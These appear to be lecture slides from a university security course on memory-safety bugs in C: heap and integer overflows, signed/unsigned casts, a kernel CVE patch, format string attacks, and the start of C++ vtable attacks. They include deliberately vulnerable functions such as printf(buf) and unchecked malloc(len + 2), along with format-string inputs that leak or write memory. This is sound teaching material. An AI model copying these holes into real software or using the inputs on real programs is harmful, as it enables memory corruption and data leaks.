Memory Safety Vulnerabilities

CS 161 Spring 2022 - Lecture 4

Announcements

- Homework 1 is due **Friday, January 28th**, 11:59 PM PT
- Project 1 is released
  - Checkpoint is due **Friday, February 4th**, 11:59 PM PT
  - Final submission is due **Friday, February 18th**, 11:59 PM PT
- Discussion sections begin this week
  - See the calendar for the schedule

Last Time: Buffer Overflows

- Buffer overflows: An attacker overwrites unintended parts of memory
- Stack smashing: An attacker overwrites saved registers on the stack
    - Overwriting the RIP lets the attacker redirect program execution to shellcode

Memory-Safe Code

Still Vulnerable Code?


```
void vulnerable?(void) {
    char *name = malloc(20);
    ...
    gets(name);
    ...
}
```

Heap overflows are also vulnerable!

Solution: Specify the Size


```
void safe(void) {
    char name[20];
    ...
    fgets(name, 20, stdin);
    ...
}
```

The length parameter specifies the size of the buffer and won't write any more bytes—no more buffer overflows!

Warning: Different functions take slightly different parameters

Solution: Specify the Size


```
void safer(void) {
    char name[20];
    ...
    fgets(name, sizeof(name), stdin);
    ...
}
```

`sizeof` returns the size of the variable (does *not* work for pointers! Oops)

Vulnerable C Library Functions

- **`gets`** - Read a string from stdin
  - Use **`fgets`** instead
- **`strcpy`** - Copy a string
  - Use **`strncpy`** (more compatible, less safe) or **`strlcpy`** (less compatible, more safe) instead
- **`strlen`** - Get the length of a string
  - Use **`strnlen`** instead (or **`memchr`** if you really need compatible code)
- **`sprintf`** - Formatted writing to strings
  - Use **`snprintf`**
- … and more (look up C functions before you use them!)

Integer Memory Safety Vulnerabilities

Textbook Chapter 3.4

Signed/Unsigned Vulnerabilities

Is this safe?

```
void func(int len, char *data) {
    char buf[64];
    if (len > 64)
        return;
    memcpy(buf, data, len);
}
```

`int` is a **signed** type, but `size_t` is an **unsigned** type. What happens if `len == -1`?

This is a **signed** comparison, so `len > 64` will be false, but casting **-1** to an unsigned type yields **0xffffffff**: another buffer overflow!

```
void *memcpy(void *dest, const void *src, size_t n);
```

Signed/Unsigned Vulnerabilities


```
void safe(size_t len, char *data) {
    char buf[64];
    if (len > 64)
        return;
    memcpy(buf, data, len);
}
```

Now this is an **unsigned** comparison, and no casting is necessary!

Integer Overflow Vulnerabilities

Is this safe?

What happens if `len == 0xffffffff`?

```
void func(size_t len, char *data) {
    char *buf = malloc(len + 2);
    if (!buf)
        return;
    memcpy(buf, data, len);
    buf[len] = '\n';
    buf[len + 1] = '\0';
}
```

`len + 2 == 1`, enabling a heap overflow!

Integer Overflow Vulnerabilities


```
void safe(size_t len, char *data) {
    if (len > SIZE_MAX - 2)
        return;
    char *buf = malloc(len + 2);
    if (!buf)
        return;
    memcpy(buf, data, len);
    buf[len] = '\n';
    buf[len + 1] = '\0';
}
```

It's clunky, but you need to check bounds whenever you add to integers!

Integer Overflows in the Wild

WJXT Jacksonville [Link]

Broward Vote-Counting Blunder Changes Amendment Result *November 4, 2004*

The Broward County Elections Department has egg on its face today after a computer glitch misreported a key amendment race, according to WPLG-TV in Miami.

Amendment 4, which would allow Miami-Dade and Broward counties to hold a future election to decide if slot machines should be allowed at racetracks, was thought to be tied. But now that a computer glitch for machines counting absentee ballots has been exposed, it turns out the amendment passed.

"The software is not geared to count more than 32,000 votes in a precinct. So what happens when it gets to 32,000 is the software starts counting backward," said Broward County Mayor Ilene Lieberman.

That means that Amendment 4 passed in Broward County by more than 240,000 votes rather than the 166,000-vote margin reported Wednesday night. That increase changes the overall statewide results in what had been a neck-and-neck race, one for which recounts had been going on today. But with news of Broward's error, it's clear amendment 4 passed.

Integer Overflows in the Wild

- 32,000 votes is very close to 32,768, or 2^{15} (the article probably rounded)
  - Recall: The maximum value of a signed, 16-bit integer is $2^{15} - 1$
  - This means that an integer overflow would cause -32,768 votes to be counted!
- **Takeaway**: Check the limits of data types used, and choose the right data type for the job
  - If writing software, consider the largest possible use case.
    - 32 bits might be enough for Broward County but isn't enough for everyone on Earth!
    - 64 bits, however, would be plenty.

Another Integer Overflow in the Wild

9TO5LINUX Linux news, reviews, tutorials, and more

9 to 5 Linux

Link

New Linux Kernel Vulnerability Patched in All Supported Ubuntu Systems, Update Now

Marius Nestor *January 19, 2022*

Discovered by William Liu and Jamie Hill-Daniel, the new security flaw (CVE-2022-0185) is an integer underflow vulnerability found in Linux kernel's file system context functionality, which could allow an attacker to crash the system or run programs as an administrator.

How Does This Vulnerability Work?

- The entire kernel (operating system) patch:

```
- if (len > PAGE_SIZE - 2 - size)
+ if (size + len + 2 > PAGE_SIZE)
     return invalf(fc, "VFS: Legacy: Cumulative options too large)
```

- Why is this a problem?
  - **`PAGE_SIZE`** and **`size`** are unsigned
  - If **`size`** is larger than **`PAGE_SIZE`**…
  - …then **`PAGE_SIZE - 2 - size`** will trigger a negative overflow to **`0xFFFFFFFF`**
- Result: An attacker can bypass the length check and write data into the kernel

Yes, not a blue slide!

Format String Vulnerabilities

Textbook Chapter 3.3

Review: `printf` behavior


- Recall: `printf` takes in a variable number of arguments
    - How does it know how many arguments that it received?
    - It infers it from the first argument: the format string!
    - Example: `printf("One %s costs %d", fruit, price)`
    - What happens if the arguments are mismatched?

Review: **`printf`** behavior


```
void func(void) {
    int secret = 42;
    printf("%d\n", 123);
}
```


`printf` *assumes* that there is 1 more argument because there is one format sequence and will look 4 bytes up the stack for the argument

What if there is no argument?



Review: `printf` behavior


```
void func(void) {
    int secret = 42;
    printf("%d\n");
}
```



Because the format string contains the `%d`, it will still look 4 bytes up and print the value of `secret`!

Format String Vulnerabilities

What is the issue here?

```
char buf[64];

void vulnerable(void) {
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

Format String Vulnerabilities


- Now, the attacker can specify any format string they want:
  - `printf("100% done!")`
    - Prints 4 bytes on the stack, 8 bytes above the RIP of `printf`
  - `printf("100% stopped.")`
    - Print the bytes **pointed to** by the address located 8 bytes above the RIP of `printf`, until the first NULL byte
  - `printf("%x %x %x %x ...")`
    - Print a series of values on the stack in hex

```
char buf[64];

void vulnerable(void) {
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

Format String Vulnerability Walkthrough


```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

Note that strings are passed by reference in C, so the argument to **`printf`** is actually a pointer to **`buf`**, which is in static memory.




Format String Vulnerability Walkthrough

Input: `%d%s`

Output:

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```




We're calling **`printf("%d%s")`**. **`printf`** reads its first argument (arg0), sees two format specifiers, and expects two more arguments (arg1 and arg2).

Format String Vulnerability Walkthrough

Input: `%d%s`

Output:
42

```c
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```



The first format specifier `%d` says to treat the next argument (arg1) as an integer and print it out.

Format String Vulnerability Walkthrough


Input: **%d%s**

Output:
42pancake

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

The second format specifier **%s** says to treat the next argument (arg2) as an string and print it out.

%s will dereference the pointer at arg2 and print until it sees a null byte (**'\0'**)



Format String Vulnerabilities

- They can also write values using the **`%n`** specifier
  - **`%n`** treats the next argument as a **pointer** and writes the number of bytes printed so far to that address (usually used to calculate output spacing)
    - **`printf("item %d:%n", 3, &val)`** stores 7 in **`val`**
    - **`printf("item %d:%n", 987, &val)`** stores 9 in **`val`**
  - **`printf("000%n")`**
    - **Writes** the value 3 to the integer **pointed to** by address located 8 bytes above the RIP of **`printf`**


```
void vulnerable(void) {
    char buf[64];
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

Format String Vulnerability Walkthrough

Input: **%d%n**

Output:

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```




We're calling **printf("%d%n")**. **printf** reads its first argument (arg0), sees two format specifiers, and expects two more arguments (arg1 and arg2).

Format String Vulnerability Walkthrough

Input: `%d%n`

Output:
42

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```



The first format specifier `%d` says to treat the next argument (arg1) as an integer and print it out.

Format String Vulnerability Walkthrough

Input: `%d%n`

Output:
42

```
char buf[64];

void vulnerable(void) {
    char *secret_string = "pancake";
    int secret_number = 42;
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf(buf);
}
```

Stack	
...	
RIP of vulnerable	
SFP of vulnerable	
secret_string	arg2
secret_number	arg1
&buf [arg to printf]	arg0
RIP of printf	
SFP of printf	
[printf frame]	

'\0'			
'%'	'd'	'%'	'n'
'a'	'k'	'e'	'\0'
'\x02'	'\x00'	'\x00'	'\x00'

The second format specifier `%n` says to treat the next argument (arg2) as a pointer, and write the number of bytes printed so far to the address at arg2.

We've printed 2 bytes so far, so the number 2 gets written to **`secret_string`**.

Format String Vulnerabilities: Defense


```
void vulnerable(void) {
    char buf[64];
    if (fgets(buf, 64, stdin) == NULL)
        return;
    printf("%s", buf);
}
```

Never use untrusted input in the first argument to **`printf`**.

Now the attacker can't make the number of arguments mismatched!

Heap Vulnerabilities

Textbook Chapter 3.6


Targeting Instruction Pointers

- Remember: You need to overwrite a pointer that will eventually be jumped to
- Stack smashing involves the RIP, but there are other targets too (literal function pointers, etc.)

C++ vtables


- C++ is an object-oriented language
  - C++ objects can have instance variables and methods
  - C++ has *polymorphism*: implementations of an interface can implement functions differently, similar to Java
- To achieve this, each class has a vtable (table of function pointers), and each object points to its class's vtable
  - The vtable pointer is usually at the beginning of the object
  - To execute a function: Dereference the vtable pointer with an offset to find the function address

C++ vtables



x is an object of type **ClassX**.
y is an object of type **ClassY**.


C++ vtables



To call a method of **`y`**, first follow a pointer on the heap to find the vtable…

